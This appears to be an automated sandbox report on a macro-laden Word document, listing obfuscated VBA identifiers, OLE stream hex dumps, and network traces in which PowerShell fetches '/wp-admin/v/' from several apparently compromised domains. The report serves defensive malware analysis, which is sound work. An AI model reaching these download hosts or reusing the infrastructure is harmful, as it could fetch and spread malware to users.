"RhnJRGeBNASBQHHGF"
anyPG
"JTSPCDjykfL"

Keyword
sreXHFD
"XrrAwQZPjqB"
hoyzuBGCP
UavHTIBHo
qAUhkIMz
EKezHIC
PjNhJNA
GznGGHyG
UwyYSBsBN
ORLICIl
cwsTFPCH
"]anw["
drZcHkCm
hDJDJ
NXbmIuHX
Function
"syYTHJShrguhzb"
AioOpBFE
xiFRA
fmwdEMADQ.WriteLine
gxBPJB.Close
NZiApKAp
gEcrV.Close
"mehEFPFHcklgJDDx"
iHKuDmaEr
pULquU
SblcDCC.WriteLine
pkixJADG:
xkQqDXCcD
GIAKA
"TubioGUTLadgXbA"
"anBQXljzGenE"
xLQtMd.CreateTextFile("RyteBlQC:\fuQXAW\oueKCblJ.WivEYJD")
fDZVKAAc
ecGmY
"ptABFEZDmkMVIeD"
"TBKmUCEXTUIGu"
"fxSJajCGlWUEBW"
rYbgBh.WriteLine
DhnHIY
sCOlGDtD.WriteLine
tAmQHxlD
tzErBRFe.CreateTextFile("RcEcpI:\TGsCxLC\hxAZEBGHI.oETVAFo")
"wypNISsWSXthFJCq"
eLmLDU
jENfzNH
gEcrV.WriteLine
Nothing
"uTtCAFwHpCGF"
PbhYVsA
gEcrV
NuebA
"aqGiHISlbAoabV"
fNhiCVgGS.Close
jsYAGBJAF
RhztCF
lADFBaJ
FUyIHBDFz
sPklwu
ViWsSIH
gxBPJB.WriteLine
zZuzBZGD
pkixJADG.WriteLine
MznOjBB

Keyword
fmwdEMADQ.Close
sTzDC
"oLweAMoGsqVE"
diCXTi
GfRPP.WriteLine
Error
uWZkeMFv:
xPBGH
Attribute
sySRJ
"WLXLJnjItPGPZJ"
"JMgUDAIEJlgyNBH"
jzqBlGW
CFdSBD
pkixJADG.Close
iblIBF
"qDaYIDDSZQMTaO"
pkixJADG
GfRPP:
LQqlBAHD
dLRiF
"ImJJdfAtdFHCh"
PbhYVsA.WriteLine
DkLoDL
RjiQHRA.CreateTextFile("CxQnJUo:\GongJKJ\vntyZI.ugzmBCOCC")
fNhiCVgGS
fmwdEMADQ:
rYbgBh.Close
zxgLHJSFW
HCvCmAcHC.WriteLine
hZCth

VBA Code

VBA File Name: Zdjtk46nm17voo, Stream Size: 701

General	
Stream Path:	Macros/VBA/Zdjtk46nm17voo
VBA File Name:	Zdjtk46nm17voo
Stream Size:	701
Data ASCII:	. . . . # . . . . I . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 49 85 8d 23 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data

Copyright null 2021

General	
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280929556603
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . } . . . . . # . . . . . D . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 528

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	528
Entropy:	4.01269144052
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . l . . . . . T . . . . . @ . . . . . (. . . . . 0 . . . . . 8 . . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 e0 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 6c 01 00 00 04 00 00 00 54 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6412

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6412
Entropy:	6.14518057053
Base64 Encoded:	True
Data ASCII:	j . . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99192

General	
Stream Path:	Data
File Type:	data
Stream Size:	99192

General	
Entropy:	7.3901039161
Base64 Encoded:	True
Data ASCII:	x . . . D . d . . . . . / g . , b . r . . . . . j . . . . . c . . . 8 . . . . A . . . . ? . . . . 8 . A . C . = > . : . . 1 . . . . . " . . . . . R . . . . . % . . P . 5 . . w . ? . . . . D . . . . . = . . F . . . . . % . . P . 5 . . w . ? . . . . .
Data Raw:	78 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 524

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	524
Entropy:	5.52955915132
Base64 Encoded:	True
Data ASCII:	I D = " { 9 1 6 F 7 B 9 1 - 5 D 2 F - 4 2 F E - 8 5 A 0 - A 5 1 0 E E 1 5 7 0 3 4 } " . . D o c u m e n t = A 5 g d 2 1 k l f q u 9 c 6 r s / & H 0 0 0 0 0 0 0 0 . . M o d u l e = Z d j t k 4 6 n m 1 7 v o o . . M o d u l e = O w p p n p 8 h a h 4 x o 7 8 8 . . E x e N a m e 3 2 = " F b 5 d 3 b h _ _ k e _ c w 4 p 7 7 " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 2 4 2 6 E E C 5 1 6 F E 1 A F E 1 A F E 1 A F E 1
Data Raw:	49 44 3d 22 7b 39 31 36 46 37 42 39 31 2d 35 44 32 46 2d 34 32 46 45 2d 38 35 41 30 2d 41 35 31 30 45 45 31 35 37 30 33 34 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 41 35 67 64 32 31 6b 6c 66 71 75 39 63 36 72 73 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 5a 64 6a 74 6b 34 36 6e 6d 31 37 76 6f 6f 0d 0a 4d 6f 64 75 6c 65 3d 4f 77 70 70 6e 70 38 68 61 68 34 78 6f 37 38

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 149

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	149
Entropy:	3.96410774314
Base64 Encoded:	False
Data ASCII:	A 5 g d 2 1 k l f q u 9 c 6 r s . A . 5 . g . d . 2 . 1 . k . l . f . q . u . 9 . c . 6 . r . s . . . Z d j t k 4 6 n m 1 7 v o o . Z . d . j . t . k . 4 . 6 . n . m . 1 . 7 . v . o . o . . . O w p p n p 8 h a h 4 x o 7 8 8 . O . w . p . p . n . p . 8 . h . a . h . 4 . x . o . 7 . 8 . 8 . . . . .
Data Raw:	41 35 67 64 32 31 6b 6c 66 71 75 39 63 36 72 73 00 41 00 35 00 67 00 64 00 32 00 31 00 6b 00 6c 00 66 00 71 00 75 00 39 00 63 00 36 00 72 00 73 00 00 00 5a 64 6a 74 6b 34 36 6e 6d 31 37 76 6f 6f 00 5a 00 64 00 6a 00 74 00 6b 00 34 00 36 00 6e 00 6d 00 31 00 37 00 76 00 6f 00 6f 00 00 00 4f 77 70 70 6e 70 38 68 61 68 34 78 6f 37 38 38 00 4f 00 77 00 70 00 70 00 6e 00 70 00 38 00 68

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5216

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5216
Entropy:	5.49741129349
Base64 Encoded:	True
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 675

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	675
Entropy:	6.39671072877

General	
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . . { . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . . . Q . m . . . . ! O f f i c
Data Raw:	01 9f b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 7b 1a e4 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 21038


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	21038
Entropy:	4.09747048154
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . M . . . . b j b j . . . . . R . . b . . . . . E . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 19 4d 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 2e 52 00 00 62 7f 00 00 62 7f 00 00 19 45 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/06/21-08:36:59.199071	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8
01/06/21-08:37:00.203089	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:36:55.164968014 CET	49165	80	192.168.2.22	104.18.61.59
Jan 6, 2021 08:36:55.210872889 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 08:36:55.211046934 CET	49165	80	192.168.2.22	104.18.61.59

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:36:55.231106043 CET	49165	80	192.168.2.22	104.18.61.59
Jan 6, 2021 08:36:55.276647091 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 08:36:55.301549911 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 08:36:55.301584005 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 08:36:55.301595926 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 08:36:55.301606894 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 08:36:55.301615000 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 08:36:55.301729918 CET	49165	80	192.168.2.22	104.18.61.59
Jan 6, 2021 08:36:55.487680912 CET	49166	80	192.168.2.22	104.27.145.251
Jan 6, 2021 08:36:55.537882090 CET	80	49166	104.27.145.251	192.168.2.22
Jan 6, 2021 08:36:55.538005114 CET	49166	80	192.168.2.22	104.27.145.251
Jan 6, 2021 08:36:55.538140059 CET	49166	80	192.168.2.22	104.27.145.251
Jan 6, 2021 08:36:55.589261055 CET	80	49166	104.27.145.251	192.168.2.22
Jan 6, 2021 08:36:55.597255945 CET	80	49166	104.27.145.251	192.168.2.22
Jan 6, 2021 08:36:55.597320080 CET	80	49166	104.27.145.251	192.168.2.22
Jan 6, 2021 08:36:55.597368956 CET	80	49166	104.27.145.251	192.168.2.22
Jan 6, 2021 08:36:55.597412109 CET	49166	80	192.168.2.22	104.27.145.251
Jan 6, 2021 08:36:55.597451925 CET	80	49166	104.27.145.251	192.168.2.22
Jan 6, 2021 08:36:55.597479105 CET	80	49166	104.27.145.251	192.168.2.22
Jan 6, 2021 08:36:55.597507000 CET	49166	80	192.168.2.22	104.27.145.251
Jan 6, 2021 08:36:55.771711111 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 08:36:55.804347992 CET	49166	80	192.168.2.22	104.27.145.251
Jan 6, 2021 08:36:55.931574106 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 08:36:55.931704044 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 08:36:55.931899071 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 08:36:56.091536999 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 08:36:56.093039036 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 08:36:56.093086004 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 08:36:56.093122005 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 08:36:56.093158960 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 08:36:56.093158960 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 08:36:56.093197107 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 08:36:56.093229055 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 08:36:56.093229055 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 08:36:56.093255997 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 08:36:56.093283892 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 08:36:56.093316078 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 08:36:56.098767042 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 08:36:56.258384943 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 08:36:58.548924923 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:58.813914061 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:58.814100027 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:58.814183950 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.079667091 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.089220047 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.089245081 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.089262962 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.089274883 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.089292049 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.089306116 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.089318037 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.089333057 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.089350939 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.089368105 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.089402914 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.089432001 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.354291916 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.354578018 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.354634047 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.354662895 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.354676008 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.354692936 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.354722977 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.354758978 CET	49168	80	192.168.2.22	210.86.239.69

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:36:59.354763031 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.354811907 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.354846001 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.354891062 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.354928970 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.354931116 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.354965925 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.355001926 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.355003119 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.355051994 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.355084896 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.355088949 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.355125904 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.355159044 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.355161905 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.355201960 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.355240107 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.355248928 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.355292082 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.355328083 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.355329990 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.355752945 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.620352030 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.620472908 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.620546103 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.620621920 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.620735884 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.620769978 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.620791912 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.620807886 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.620834112 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 08:36:59.620845079 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 08:36:59.620857000 CET	80	49168	210.86.239.69	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:36:55.091664076 CET	52197	53	192.168.2.22	8.8.8.8
Jan 6, 2021 08:36:55.147933006 CET	53	52197	8.8.8.8	192.168.2.22
Jan 6, 2021 08:36:55.313417912 CET	53099	53	192.168.2.22	8.8.8.8
Jan 6, 2021 08:36:55.486767054 CET	53	53099	8.8.8.8	192.168.2.22
Jan 6, 2021 08:36:55.605438948 CET	52838	53	192.168.2.22	8.8.8.8
Jan 6, 2021 08:36:55.771003962 CET	53	52838	8.8.8.8	192.168.2.22
Jan 6, 2021 08:36:56.121351004 CET	61200	53	192.168.2.22	8.8.8.8
Jan 6, 2021 08:36:57.130614996 CET	61200	53	192.168.2.22	8.8.8.8
Jan 6, 2021 08:36:58.144870996 CET	61200	53	192.168.2.22	8.8.8.8
Jan 6, 2021 08:36:58.179588079 CET	53	61200	8.8.8.8	192.168.2.22
Jan 6, 2021 08:36:58.196563959 CET	49548	53	192.168.2.22	8.8.8.8
Jan 6, 2021 08:36:58.547627926 CET	53	49548	8.8.8.8	192.168.2.22
Jan 6, 2021 08:36:59.198977947 CET	53	61200	8.8.8.8	192.168.2.22
Jan 6, 2021 08:37:00.203015089 CET	53	61200	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 6, 2021 08:36:59.199070930 CET	192.168.2.22	8.8.8.8	d00a	(Port unreachable)	Destination Unreachable
Jan 6, 2021 08:37:00.203088999 CET	192.168.2.22	8.8.8.8	d00a	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2021 08:36:55.091664076 CET	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	wpsapk.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2021 08:36:55.313417912 CET	192.168.2.22	8.8.8.8	0x9175	Standard query (0)	sofsuite.com	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:55.605438948 CET	192.168.2.22	8.8.8.8	0xc6cc	Standard query (0)	veterinariadrpopui.com	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:56.121351004 CET	192.168.2.22	8.8.8.8	0xd92d	Standard query (0)	shop.elemenslide.com	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:57.130614996 CET	192.168.2.22	8.8.8.8	0xd92d	Standard query (0)	shop.elemenslide.com	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:58.144870996 CET	192.168.2.22	8.8.8.8	0xd92d	Standard query (0)	shop.elemenslide.com	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:58.196563959 CET	192.168.2.22	8.8.8.8	0x62a5	Standard query (0)	khanhhoahomnay.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2021 08:36:55.147933006 CET	8.8.8.8	192.168.2.22	0xfc39	No error (0)	wpsapk.com		104.18.61.59	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:55.147933006 CET	8.8.8.8	192.168.2.22	0xfc39	No error (0)	wpsapk.com		104.18.60.59	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:55.147933006 CET	8.8.8.8	192.168.2.22	0xfc39	No error (0)	wpsapk.com		172.67.141.14	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:55.486767054 CET	8.8.8.8	192.168.2.22	0x9175	No error (0)	sofsuite.com		104.27.145.251	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:55.486767054 CET	8.8.8.8	192.168.2.22	0x9175	No error (0)	sofsuite.com		172.67.158.72	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:55.486767054 CET	8.8.8.8	192.168.2.22	0x9175	No error (0)	sofsuite.com		104.27.144.251	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:55.771003962 CET	8.8.8.8	192.168.2.22	0xc6cc	No error (0)	veterinariadrpopui.com		209.59.139.39	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:58.179588079 CET	8.8.8.8	192.168.2.22	0xd92d	Server failure (2)	shop.elemenslide.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:58.547627926 CET	8.8.8.8	192.168.2.22	0x62a5	No error (0)	khanhhoahomnay.net		210.86.239.69	A (IP address)	IN (0x0001)
Jan 6, 2021 08:36:59.198977947 CET	8.8.8.8	192.168.2.22	0xd92d	Server failure (2)	shop.elemenslide.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2021 08:37:00.203015089 CET	8.8.8.8	192.168.2.22	0xd92d	Server failure (2)	shop.elemenslide.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- wpsapk.com
- sofsuite.com
- veterinariadrpopui.com
- khanhhoahomnay.net
- 5.2.136.90

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	104.18.61.59	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:36:55.231106043 CET	0	OUT	GET /wp-admin/v/ HTTP/1.1 Host: wpsapk.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
